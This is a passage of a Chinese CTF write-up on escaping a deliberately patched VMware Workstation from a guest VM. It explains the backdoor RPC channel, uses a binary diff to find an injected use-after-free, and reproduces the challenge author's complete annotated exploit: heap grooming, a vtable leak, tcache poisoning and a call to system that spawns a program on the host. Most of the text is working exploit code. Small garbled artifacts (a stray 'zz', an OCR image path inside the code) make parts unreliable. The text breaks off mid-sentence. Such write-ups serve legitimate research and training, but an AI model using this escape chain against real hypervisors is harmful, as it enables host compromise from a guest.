（#0 – #7）,当尝试打开第9个channel的时候，会检查其他channel的打开时间，如果时间过了某一个值，会将超时的channel关闭，再把这个channel的编号返回；如果都没有超时，create channel会失败。

我们可以使用如下函数实现Open RPC channel的过程：

```
void channel_open(int *cookie1,int *cookie2,int *channel_num,int *res){
                        asm("movl %%eax,%%ebx\n\t"
                "movq %%rdi,%%r10\n\t"
                "movq %%rsi,%%r11\n\t"
                "movq %%rdx,%%r12\n\t"
                                        "movq %%rcx,%%r13\n\t"
                "movl $0x564d5868,%%eax\n\t"
                "movl $0xc9435052,%%ebx\n\t"
                "movl $0x1e,%%ecx\n\t"
                "movl $0x5658,%%edx\n\t"
                "out %%eax,%%dx\n\t"
                "movl %%edi,(%%r10)\n\t"
                "movl %%esi,(%%r11)\n\t"
                "movl %%edx,(%%r12)\n\t"
                                        "movl %%ecx,(%%r13)\n\t"
                                        :
                :
                :"%rax","%rbx","%rcx","%rdx","%rsi","%rdi","%r8","%r10","%r11","%r12","%r13"
        );
}
```

Send RPC command length

> RPC subcommand：01h

调用：

```
EAX = 564D5868h - magic number
EBX = command length (not including the terminating NULL)
ECX(HI) = 0001h - subcommand number
ECX(LO) = 001Eh - command number
EDX(HI) = channel number
EDX(LO) = 5658h - port number
```

返回值：

```
ECX = 00810000h: success / 00000000h: failure
```

在发送RPC command前，需要先发送RPC command的长度，需要注意的是，此时我们输入的channel number所指向的channel必须处于已经open的状态。ECX会返回是否成功发送。具体实现如下：

```
void channel_set_len(int cookie1,int cookie2,int channel_num,int len,int *res){
                        asm("movl %%eax,%%ebx\n\t"
                                                "movq %%r8,%%r10\n\t"
                "movl %%ecx,%%ebx\n\t"
                "movl $0x564d5868,%%eax\n\t"
                "movl $0x0001001e,%%ecx\n\t"
                "movw $0x5658,%%dx\n\t"
                "out %%eax,%%dx\n\t"
                "movl %%ecx,(%%r10)\n\t"
                :
                :
                        :"%rax","%rbx","%rcx","%rdx","%rsi","%rdi","%r10"
                        );
}
```

Send RPC command data

> RPC subcommand：02h

调用：

```
EAX = 564D5868h - magic number
EBX = 4 bytes from the command data (the first byte in LSB)
ECX(HI) = 0002h - subcommand number
ECX(LO) = 001Eh - command number
EDX(HI) = channel number
EDX(LO) = 5658h - port number
```

返回值：

```
ECX = 000010000h: success / 00000000h: failure
```

该功能必须在Send RPC command length后使用,每次只能发送4个字节。例如，如果要发送命令machine.id.get，那么必须要调用4次，分别为：

```
EBX set to 6863616Dh ("mach")
EBX set to 2E656E69h ("ine.")
EBX set to 672E6469h ("id.g")
EBX set to 00007465h ("et\x00\x00")
```

ECX会返回是否成功，具体实现如下：

```
void channel_send_data(int cookie1,int cookie2,int channel_num,int len,char *data,int *res){
        asm("pushq %%rbp\n\t"
                "movq %%r9,%%r10\n\t"
                "movq %%r8,%%rbp\n\t"
                "movq %%rcx,%%r11\n\t"
                "movq $0,%%r12\n\t"
                "1:\n\t"
                "movq %%r8,%%rbp\n\t"
                "add %%r12,%%rbp\n\t"
                "movl (%%rbp),%%ebx\n\t"
                "movl $0x564d5868,%%eax\n\t"
                "movl $0x0002001e,%%ecx\n\t"
                "movw $0x5658,%%dx\n\t"
                "out %%eax,%%dx\n\t"
                "addq $4,%%r12\n\t"
                "cmpq %%r12,%%r11\n\t"
                "ja 1b\n\t"
                "movl %%ecx,(%%r10)\n\t"
                "popq %%rbp\n\t"
                :
                :
                :"%rax","%rbx","%rcx","%rdx","%rsi","%rdi","%r10","%r11","%r12"
        );
}
```

Recieve RPC reply length

> RPC subcommand：03h

调用：

```
EAX = 564D5868h - magic number
ECX(HI) = 0003h - subcommand number
ECX(LO) = 001Eh - command number
EDX(HI) = channel number
EDX(LO) = 5658h - port number
```

返回值：

```
EBX = reply length (not including the terminating NULL)
ECX = 00830000h: success / 00000000h: failure
```

接收RPC reply的长度。需要注意的是所有的RPC command都会返回至少2个字节的reply的数据，其中1表示success,0表示failure，即使VMware无法识别RPC command，也会返回0 Unknown command作为reply。也就是说，reply数据的前两个字节始终表示RPC command命令的状态。

```
void channel_recv_reply_len(int cookie1,int cookie2,int channel_num,int *len,int *res){
        asm("movl %%eax,%%ebx\n\t"
                "movq %%r8,%%r10\n\t"
                "movq %%rcx,%%r11\n\t"
                "movl $0x564d5868,%%eax\n\t"
                "movl $0x0003001e,%%ecx\n\t"
                "movw $0x5658,%%dx\n\t"
                "out %%eax,%%dx\n\t"
                "movl %%ecx,(%%r10)\n\t"
                "movl %%ebx,(%%r11)\n\t"
                :
                :
                :"%rax","%rbx","%rcx","%rdx","%rsi","%rdi","%r10","%r11"
        );

}
```

Receive RPC reply data

> RPC subcommand：04h

调用：

```
EAX = 564D5868h - magic number
EBX = reply type from subcommand 03h
ECX(HI) = 0004h - subcommand number
ECX(LO) = 001Eh - command number
EDX(HI) = channel number
EDX(LO) = 5658h - port number
```

返回：

```
EBX = 4 bytes from the reply data (the first byte in LSB)
ECX = 00010000h: success / 00000000h: failure
```

和https://sites.google.com/site/chitchatvmback/backdoor中有出入的是，在实际的逆向分析中，EBX中存放的值，不是reply id，而是reply type，他决定了执行的路径。和发送数据一样，每次只能够接受4个字节的数据。需要注意的是，我们在Recieve RPC reply length中提到过，应答数据的前两个字节始终表示RPC command的状态。举例说明，如果我们使用RPC command询问machine.id.get，如果成功的话，会返回1 <virtual machine id>，否则为0 No machine id。

```
void channel_recv_data(int cookie1,int cookie2,int channel_num,int offset,char *data,int *res){
       asm("pushq %%rbp\n\t"
               "movq %%r9,%%r10\n\t"
               "movq %%r8,%%rbp\n\t"
               "movq %%rcx,%%r11\n\t"
               "movq $1,%%rbx\n\t"
               "movl $0x564d5868,%%eax\n\t"
               "movl $0x0004001e,%%ecx\n\t"
               "movw $0x5658,%%dx\n\t"
               "in %%dx,%%eax\n\t"
               "add %%r11,%%rbp\n\t"
               "movl %%ebx,(%%rbp)\n\t"
               "movl %%ecx,(%%r10)\n\t"
               "popq %%rbp\n\t"
               :
               :
               :"%rax","%rbx","%rcx","%rdx","%rsi","%rdi","%r10","%r11","%r12"
        );
}
```

Finish receiving RPC reply

> RPC subcommand：05h

调用：

```
EAX = 564D5868h - magic number
EBX = reply type from subcommand 03h
ECX(HI) = 0005h - subcommand number
ECX(LO) = 001Eh - command number
EDX(HI) = channel number
EDX(LO) = 5658h - port number
```

返回：

```
ECX = 00010000h: success / 00000000h: failure
```

和前文所述一样，在EBX中存储的是reply　type。在接收完reply的数据后，调用此命令。如果没有通过Receive RPC reply data接收完整个reply数据的话，就会返回failure。

```
void channel_recv_finish(int cookie1,int cookie2,int channel_num,int *res){
        asm("movl %%eax,%%ebx\n\t"
                "movq %%rcx,%%r10\n\t"
                "movq $0x1,%%rbx\n\t"
                "movl $0x564d5868,%%eax\n\t"
                "movl $0x0005001e,%%ecx\n\t"
                "movw $0x5658,%%dx\n\t"
                "out %%eax,%%dx\n\t"
                "movl %%ecx,(%%r10)\n\t"
                :
                :
                :"%rax","%rbx","%rcx","%rdx","%rsi","%rdi","%r10"
        );
}
```

Close RPC channel

> RPC subcommand：06h

调用：

```
EAX = 564D5868h - magic number
ECX(HI) = 0006h - subcommand number
ECX(LO) = 001Eh - command number
EDX(HI) = channel number
EDX(LO) = 5658h - port number
```

返回：

```
ECX = 00010000h: success / 00000000h: failure
```

关闭channel。

```
void channel_close(int cookie1,int cookie2,int channel_num,int *res){
                        asm("movl %%eax,%%ebx\n\t"
                "movq %%rcx,%%r10\n\t"
                "movl $0x564d5868,%%eax\n\t"
                "movl $0x0006001e,%%ecx\n\t"
                "movw $0x5658,%%dx\n\t"
                "out %%eax,%%dx\n\t"
                "movl %%ecx,(%%r10)\n\t"
                :
                :
                :"%rax","%rbx","%rcx","%rdx","%rsi","%rdi","%r10"
        );
}
```

漏洞分析

虽然是RealWorld的竞赛，但是因为是魔改的VMWare Workstation，因此我们通过二进制比对的方式可以快速定位到漏洞点，节省大量的二进制程序审计和漏洞挖掘的时间。

Result	Address A	Size A	Address B	Size B
Match	0h	1893C9h	0h	1893C9h
Difference	1893C9h	8h	1893C9h	8h
Match	1893D1h	15h	1893D1h	15h
Difference	1893E6h	1h	1893E6h	1h
Match	1893E7h	101CEC1h	1893E7h	101CEC1h

可以发现出题人仅仅修改了两处，一处在0x1893c9，另一处在0x1893e6。分别对两个位置进行分析：

```
channel->state = 1;
channel->VirtualTime = VmTime_ReadVirtualTime();
channel->out_msg_buf = 0LL;             // no here
set_disactive(0, v5);
v6 = channel->finish_recv;
v7 = get_member_guess(3);               // set at rbx
v6(channel->somestruct, v5, v7 & 1);  // the flag decides whether to free the buffer
v8 = 0x10000;
```


首先在0x1893c9处，channel->out_msg_buf置null的操作被nop掉了：

```
.text:00000000001893C3          mov     [rbx+10h], rax
.text:00000000001893C7          xor     edi, edi
.text:00000000001893C9          nop
.text:00000000001893CA          nop
.text:00000000001893CB          nop
.text:00000000001893CC          nop
.text:00000000001893CD          nop
.text:00000000001893CE          nop
.text:00000000001893CF          nop
.text:00000000001893D0          nop
.text:00000000001893D1          call    set_disactive
.text:00000000001893D6          mov     edi, 3
```

其次在0x1893e6处的函数调用中，v7&1变成了v7&0x21：

```
.text:00000000001893E4                and     eax, 21h
.text:00000000001893E7                mov     esi, ebp
.text:00000000001893E9                mov     rdi, [rbx+48h]
```

在第一处patch中，out_msg_buf没有被置空，其次在第二处patch中，原先被限制的reply type(&0x1)变成了&0x21,也就是说，我们在Finish receiving RPC reply的reply type中可以设置另外一条路径，这条路径会导致在随后的v6这个调用(它会call函数sub_177700)，output buffer被free掉。

```
7  v4 = a1->output_buf;
8  if ( flag & 0x20 )
9  {
10   free(v4);
11 }
12 else if ( !(flag & 0x10) )
```

```
void channel_recv_finish2(int cookie1,int cookie2,int channel_num,int *res){
        asm("movl %%eax,%%ebx\n\t"
                "movq %%rcx,%%r10\n\t"
                "movq $0x21,%%rbx\n\t"
                "movl $0x564d5868,%%eax\n\t"
                "movl $0x0005001e,%%ecx\n\t"
                "movw $0x5658,%%dx\n\t"
                "out %%eax,%%dx\n\t"
                "movl %%ecx,(%%r10)\n\t"
                :
                :
                :"%rax","%rbx","%rcx","%rdx","%rsi","%rdi","%r10"
        );
}
```

漏洞利用

由上面的分析可以知，这个patch会导致UAF:如果我们在接收完成之后设置了0x20这个位，那么output buffer就会被释放掉，但由于它没有被清零，所以理论上我们可以无限次的将它free掉。有了这些条件，我们要完成整个利用就不难了。

利用步骤如下：

Leak:

1.开两个channel:A，B

2.A的output buffer为buf_A,然后A释放buf_A

3.这时让B准备给guest发output,B会分配一个buffer，我们利用info-set和info-get来控制我们分配的buffer大小，使得B的output buffer: buf_B=buf_A。

4.A再次释放buf_A，这也导致了buf_B被释放。这个时候我们就可以leak出buf_B的fd了,但是这个指针没有什么用，我们想要的是text base。

5.因此我们再执行命令vmx.capability.dnd_version,这会让host分配一块内存来存放一个obj,通过控制buffer大小我们可以刚好让buf_B被用来存放一个obj。而这个obj里面有vtable,我们可以leak出来计算text base。注意我们一直没有接受B的输出，只是让它做好准备(分配output buffer)。直到这个时候我们才接受它的输出，完成leak

Exploit

有了leak的方法，exploit的也是类似的了。简单来说就是UAF，把tcache的fd改到bss段，然后改函数指针为system,最后弹calculator

我给作者的exp加上了注释，大家可以参考:

```
#include <stdio.h>
#include <stdint.h>
void channel_open(int *cookie1,int *cookie2,int *channel_num,int *res){
    asm("movl %%eax,%%ebx\n\t"
        "movq %%rdi,%%r10\n\t"
        "movq %%rsi,%%r11\n\t"
        "movq %%rdx,%%r12\n\t"
        "movq %%rcx,%%r13\n\t"
        "movl $0x564d5868,%%eax\n\t"
        "movl $0xc9435052,%%ebx\n\t"
        "movl $0x1e,%%ecx\n\t"
        "movl $0x5658,%%edx\n\t"
        "out %%eax,%%dx\n\t"
        "movl %%edi,(%%r10)\n\t"
        "movl %%esi,(%%r11)\n\t"
        "movl %%edx,(%%r12)\n\t"
        "movl %%ecx,(%%r13)\n\t"
        :
        :
        :"%rax","%rbx","%rcx","%rdx","%rsi","%rdi","%r8","%r10","%r11","%r12","%r13"
       );zz
}

void channel_set_len(int cookie1,int cookie2,int channel_num,int len,int *res){
    asm("movl %%eax,%%ebx\n\t"
        "movq %%r8,%%r10\n\t"
        "movl %%ecx,%%ebx\n\t"
        "movl $0x564d5868,%%eax\n\t"
        "movl $0x0001001e,%%ecx\n\t"
```

```
        "movw $0x5658,%%dx\n\t"
        "out %%eax,%%dx\n\t"
        "movl %%ecx,(%%r10)\n\t"
        :
        :
        :"%rax","%rbx","%rcx","%rdx","%rsi","%rdi","%r10"
       );
}

void channel_send_data(int cookie1,int cookie2,int channel_num,int len,char *data,int *res){
    asm("pushq %%rbp\n\t"
        "movq %%r9,%%r10\n\t"
        "movq %%r8,%%rbp\n\t"
        "movq %%rcx,%%r11\n\t"
        "movq $0,%%r12\n\t"
        "1:\n\t"
        "movq %%r8,%%rbp\n\t"
        "add %%r12,%%rbp\n\t"
        "movl (%%rbp),%%ebx\n\t"
        "movl $0x564d5868,%%eax\n\t"
        "movl $0x0002001e,%%ecx\n\t"
        "movw $0x5658,%%dx\n\t"
        "out %%eax,%%dx\n\t"
        "addq $4,%%r12\n\t"
        "cmpq %%r12,%%r11\n\t"
        "ja 1b\n\t"
        "movl %%ecx,(%%r10)\n\t"
        "popq %%rbp\n\t"
        :
        :
        :"%rax","%rbx","%rcx","%rdx","%rsi","%rdi","%r10","%r11","%r12"
        );
}

void channel_recv_reply_len(int cookie1,int cookie2,int channel_num,int *len,int *res){
    asm("movl %%eax,%%ebx\n\t"
        "movq %%r8,%%r10\n\t"
        "movq %%rcx,%%r11\n\t"
        "movl $0x564d5868,%%eax\n\t"
        "movl $0x0003001e,%%ecx\n\t"
        "movw $0x5658,%%dx\n\t"
        "out %%eax,%%dx\n\t"
        "movl %%ecx,(%%r10)\n\t"
        "movl %%ebx,(%%r11)\n\t"
        :
        :
        :"%rax","%rbx","%rcx","%rdx","%rsi","%rdi","%r10","%r11"
       );

}
```

```
void channel_recv_data(int cookie1,int cookie2,int channel_num,int offset,char *data,int *res){
    asm("pushq %%rbp\n\t"
        "movq %%r9,%%r10\n\t"
        "movq %%r8,%%rbp\n\t"
        "movq %%rcx,%%r11\n\t"
        "movq $1,%%rbx\n\t"
        "movl $0x564d5868,%%eax\n\t"
        "movl $0x0004001e,%%ecx\n\t"
        "movw $0x5658,%%dx\n\t"
        "in %%dx,%%eax\n\t"
        "add %%r11,%%rbp\n\t"
        "movl %%ebx,(%%rbp)\n\t"
        "movl %%ecx,(%%r10)\n\t"
        "popq %%rbp\n\t"
        :
        :
        :"%rax","%rbx","%rcx","%rdx","%rsi","%rdi","%r10","%r11","%r12"
       );
}

void channel_recv_finish(int cookie1,int cookie2,int channel_num,int *res){
    asm("movl %%eax,%%ebx\n\t"
        "movq %%rcx,%%r10\n\t"
        "movq $0x1,%%rbx\n\t"
        "movl $0x564d5868,%%eax\n\t"
        "movl $0x0005001e,%%ecx\n\t"
        "movw $0x5658,%%dx\n\t"
        "out %%eax,%%dx\n\t"
        "movl %%ecx,(%%r10)\n\t"
        :
        :
        :"%rax","%rbx","%rcx","%rdx","%rsi","%rdi","%r10"
       );
}
void channel_recv_finish2(int cookie1,int cookie2,int channel_num,int *res){
    asm("movl %%eax,%%ebx\n\t"
        "movq %%rcx,%%r10\n\t"
        "movq $0x21,%%rbx\n\t"
        "movl $0x564d5868,%%eax\n\t"
        "movl $0x0005001e,%%ecx\n\t"
        "movw $0x5658,%%dx\n\t"
        "out %%eax,%%dx\n\t"
        "movl %%ecx,(%%r10)\n\t"
        :
        :
        :"%rax","%rbx","%rcx","%rdx","%rsi","%rdi","%r10"
       );
}
void channel_close(int cookie1,int cookie2,int channel_num,int *res){
```

```
    asm("movl %%eax,%%ebx\n\t"
        "movq %%rcx,%%r10\n\t"
        "movl $0x564d5868,%%eax\n\t"
        "movl $0x0006001e,%%ecx\n\t"
        "movw $0x5658,%%dx\n\t"
        "out %%eax,%%dx\n\t"
        "movl %%ecx,(%%r10)\n\t"
        :
        :
        :"%rax","%rbx","%rcx","%rdx","%rsi","%rdi","%r10"
       );
}
struct channel{
    int cookie1;
    int cookie2;
    int num;
};
uint64_t heap =0;
uint64_t text =0;
void run_cmd(char *cmd){
    struct channel tmp;
    int res,len,i;
    char *data;
    channel_open(&tmp.cookie1,&tmp.cookie2,&tmp.num,&res);
    if(!res){
        printf("fail to open channel!\n");
        return;
    }
    channel_set_len(tmp.cookie1,tmp.cookie2,tmp.num,strlen(cmd),&res);
    if(!res){
        printf("fail to set len\n");
        return;
    }
    channel_send_data(tmp.cookie1,tmp.cookie2,tmp.num,strlen(cmd)+0x10,cmd,&res);

    channel_recv_reply_len(tmp.cookie1,tmp.cookie2,tmp.num,&len,&res);
    if(!res){
        printf("fail to recv data len\n");
        return;
    }
    printf("recv len:%d\n",len);
    data = malloc(len+0x10);
    memset(data,0,len+0x10);
    for(i=0;i<len+0x10;i+=4){
        channel_recv_data(tmp.cookie1,tmp.cookie2,tmp.num,i,data,&res);
    }
    printf("recv data:%s\n",data);
    channel_recv_finish(tmp.cookie1,tmp.cookie2,tmp.num,&res);
    if(!res){
```

```
        printf("fail to recv finish\n");
    }

    channel_close(tmp.cookie1,tmp.cookie2,tmp.num,&res);
    if(!res){
        printf("fail to close channel\n");
        return;
    }
}
void leak(){
    struct channel chan[10];
    int res=0;
    int len,i;
    char pay[8192];
    char *s1 = "info-set guestinfo.a
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";
    char *data;
    char *s2 = "info-get guestinfo.a";
    char *s3 = "1
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";
    char *s4 = "tools.capability.dnd_version 4";
    char *s5 = "vmx.capability.dnd_version";
    //init data
    run_cmd(s1); // set the message len to be 0x100, so when we call info-get ,we will call
malloc(0x100);
    run_cmd(s4);



    //first step
    channel_open(&chan[0].cookie1,&chan[0].cookie2,&chan[0].num,&res);
    if(!res){
        printf("fail to open channel!\n");
        return;
    }
    channel_set_len(chan[0].cookie1,chan[0].cookie2,chan[0].num,strlen(s2),&res);
    if(!res){
        printf("fail to set len\n");
        return;
    }
    channel_send_data(chan[0].cookie1,chan[0].cookie2,chan[0].num,strlen(s2),s2,&res);
    channel_recv_reply_len(chan[0].cookie1,chan[0].cookie2,chan[0].num,&len,&res);
    if(!res){
        printf("fail to recv data len\n");
        return;
    }
    printf("recv len:%d\n",len);
    data = malloc(len+0x10);
```


```
memset(data,0,len+0x10);
for(i=0;i<len+0x10;i++){
    channel_recv_data(chan[0].cookie1,chan[0].cookie2,chan[0].num,i,data,&res);
}
printf("recv data:%s\n",data);
//second step free the reply and let the other channel get it.

channel_open(&chan[1].cookie1,&chan[1].cookie2,&chan[1].num,&res);
if(!res){
    printf("fail to open channel!\n");
    return;
}
channel_set_len(chan[1].cookie1,chan[1].cookie2,chan[1].num,strlen(s2),&res);
if(!res){
    printf("fail to set len\n");
    return;
}

channel_send_data(chan[1].cookie1,chan[1].cookie2,chan[1].num,strlen(s2)-4,s2,&res);
if(!res){
    printf("fail to send data\n");
    return;
}

//free the output buffer
printf("Freeing the buffer....,bp:0x5555556DD3EF\n");
getchar();
channel_recv_finish2(chan[0].cookie1,chan[0].cookie2,chan[0].num,&res);
if(!res){
    printf("fail to recv finish1\n");
    return;
}
//finished sending the command, should get the freed buffer
printf("Finishing sending the buffer , should allocate the buffer..,bp:0x5555556DD5BC\n");
getchar();
channel_send_data(chan[1].cookie1,chan[1].cookie2,chan[1].num,4,&s2[16],&res);
if(!res){
    printf("fail to send data\n");
    return;
}

//third step,free it again
//set status to be 4
channel_recv_reply_len(chan[0].cookie1,chan[0].cookie2,chan[0].num,&len,&res);
if(!res){
    printf("fail to recv data len\n");
    return;
}
printf("recv len:%d\n",len);
```

```
    //free the output buffer
    printf("Free the buffer again...\n");
    getchar();
    channel_recv_finish2(chan[0].cookie1,chan[0].cookie2,chan[0].num,&res);
    if(!res){
        printf("fail to recv finish2\n");
        return;
    }

    printf("Trying to reuse the buffer as a struct, which we can leak..\n");
    getchar();
    run_cmd(s5);
    printf("Should be done.Check the buffer\n");
    getchar();

    //Now the output buffer of chan[1] is used as a struct, which contains many addresses
    channel_recv_reply_len(chan[1].cookie1,chan[1].cookie2,chan[1].num,&len,&res);
    if(!res){
        printf("fail to recv data len\n");
        return;
    }



    data = malloc(len+0x10);
    memset(data,0,len+0x10);
    for(i=0;i<len+0x10;i+=4){
        channel_recv_data(chan[1].cookie1,chan[1].cookie2,chan[1].num,i,data,&res);
    }
    printf("recv data:\n");
    for(i=0;i<len;i+=8){
        printf("recv data:%lx\n",*(long long *)&data[i]);
    }
    text = (*(uint64_t *)data)-0xf818d0;

    printf("Leak Success\n");
}

void exploit(){
    //the exploit step is almost the same as the leak ones
    struct channel chan[10];
    int res=0;
    int len,i;
    char *data;
    char *s1 = "info-set guestinfo.b
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBB";
    char *s2 = "info-get guestinfo.b";
```

```
    char *s3 = "1
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBB";
    char *s4 = "gnome-calculator\x00";
    uint64_t pay1 =text+0xFE95B8;
    uint64_t pay2 =text+0xECFD0; //system
    uint64_t pay3 =text+0xFE95C8;
    char *pay4 = "gnome-calculator\x00";
    run_cmd(s1);
    channel_open(&chan[0].cookie1,&chan[0].cookie2,&chan[0].num,&res);
    if(!res){
        printf("fail to open channel!\n");
        return;
    }
    channel_set_len(chan[0].cookie1,chan[0].cookie2,chan[0].num,strlen(s2),&res);
    if(!res){
        printf("fail to set len\n");
        return;
    }
    channel_send_data(chan[0].cookie1,chan[0].cookie2,chan[0].num,strlen(s2),s2,&res);
    channel_recv_reply_len(chan[0].cookie1,chan[0].cookie2,chan[0].num,&len,&res);
    if(!res){
        printf("fail to recv data len\n");
        return;
    }
    printf("recv len:%d\n",len);
    data = malloc(len+0x10);
    memset(data,0,len+0x10);
    for(i=0;i<len+0x10;i+=4){
        channel_recv_data(chan[0].cookie1,chan[0].cookie2,chan[0].num,i,data,&res);
    }
    printf("recv data:%s\n",data);
    channel_open(&chan[1].cookie1,&chan[1].cookie2,&chan[1].num,&res);
    if(!res){
        printf("fail to open channel!\n");
        return;
    }
    channel_open(&chan[2].cookie1,&chan[2].cookie2,&chan[2].num,&res);
    if(!res){
        printf("fail to open channel!\n");
        return;
    }
    channel_open(&chan[3].cookie1,&chan[3].cookie2,&chan[3].num,&res);
    if(!res){
        printf("fail to open channel!\n");
        return;
    }
    channel_recv_finish2(chan[0].cookie1,chan[0].cookie2,chan[0].num,&res);
```

```
    if(!res){
        printf("fail to recv finish2\n");
        return;
    }
    channel_set_len(chan[1].cookie1,chan[1].cookie2,chan[1].num,strlen(s3),&res);
    if(!res){
        printf("fail to set len\n");
        return;
    }
    printf("leak2 success\n");
    channel_recv_reply_len(chan[0].cookie1,chan[0].cookie2,chan[0].num,&len,&res);
    if(!res){
        printf("fail to recv data len\n");
        return;
    }
    channel_recv_finish2(chan[0].cookie1,chan[0].cookie2,chan[0].num,&res);
    if(!res){
        printf("fail to recv finish2\n");
        return;
    }
    channel_send_data(chan[1].cookie1,chan[1].cookie2,chan[1].num,8,&pay1,&res);
    channel_set_len(chan[2].cookie1,chan[2].cookie2,chan[2].num,strlen(s3),&res);
    if(!res){
        printf("fail to set len\n");
        return;
    }
    channel_set_len(chan[3].cookie1,chan[3].cookie2,chan[3].num,strlen(s3),&res);
    channel_send_data(chan[3].cookie1,chan[3].cookie2,chan[3].num,8,&pay2,&res);
    channel_send_data(chan[3].cookie1,chan[3].cookie2,chan[3].num,8,&pay3,&res);
    channel_send_data(chan[3].cookie1,chan[3].cookie2,chan[3].num,strlen(pay4)+1,pay4,&res);
    run_cmd(s4);
    if(!res){
        printf("fail to set len\n");
        return;
    }
}
void main(){
    setvbuf(stdout,0,2,0);
    setvbuf(stderr,0,2,0);
    setvbuf(stdin,0,2,0);
    leak();
    printf("text base :%p",text);
    exploit();
}
```

Enjoy your calculator:)



关于调试

调试有点小技巧需要说明一下。首先就是正常的把vmware开起来，然后在host用gdb来attach上去。这个时候我们会下断点，然后继续运行，进入虚拟机guest里面跑exploit脚本。但大家想一下，如果你还在guest里面的时候，host的gdb遇到了断点，会怎样?

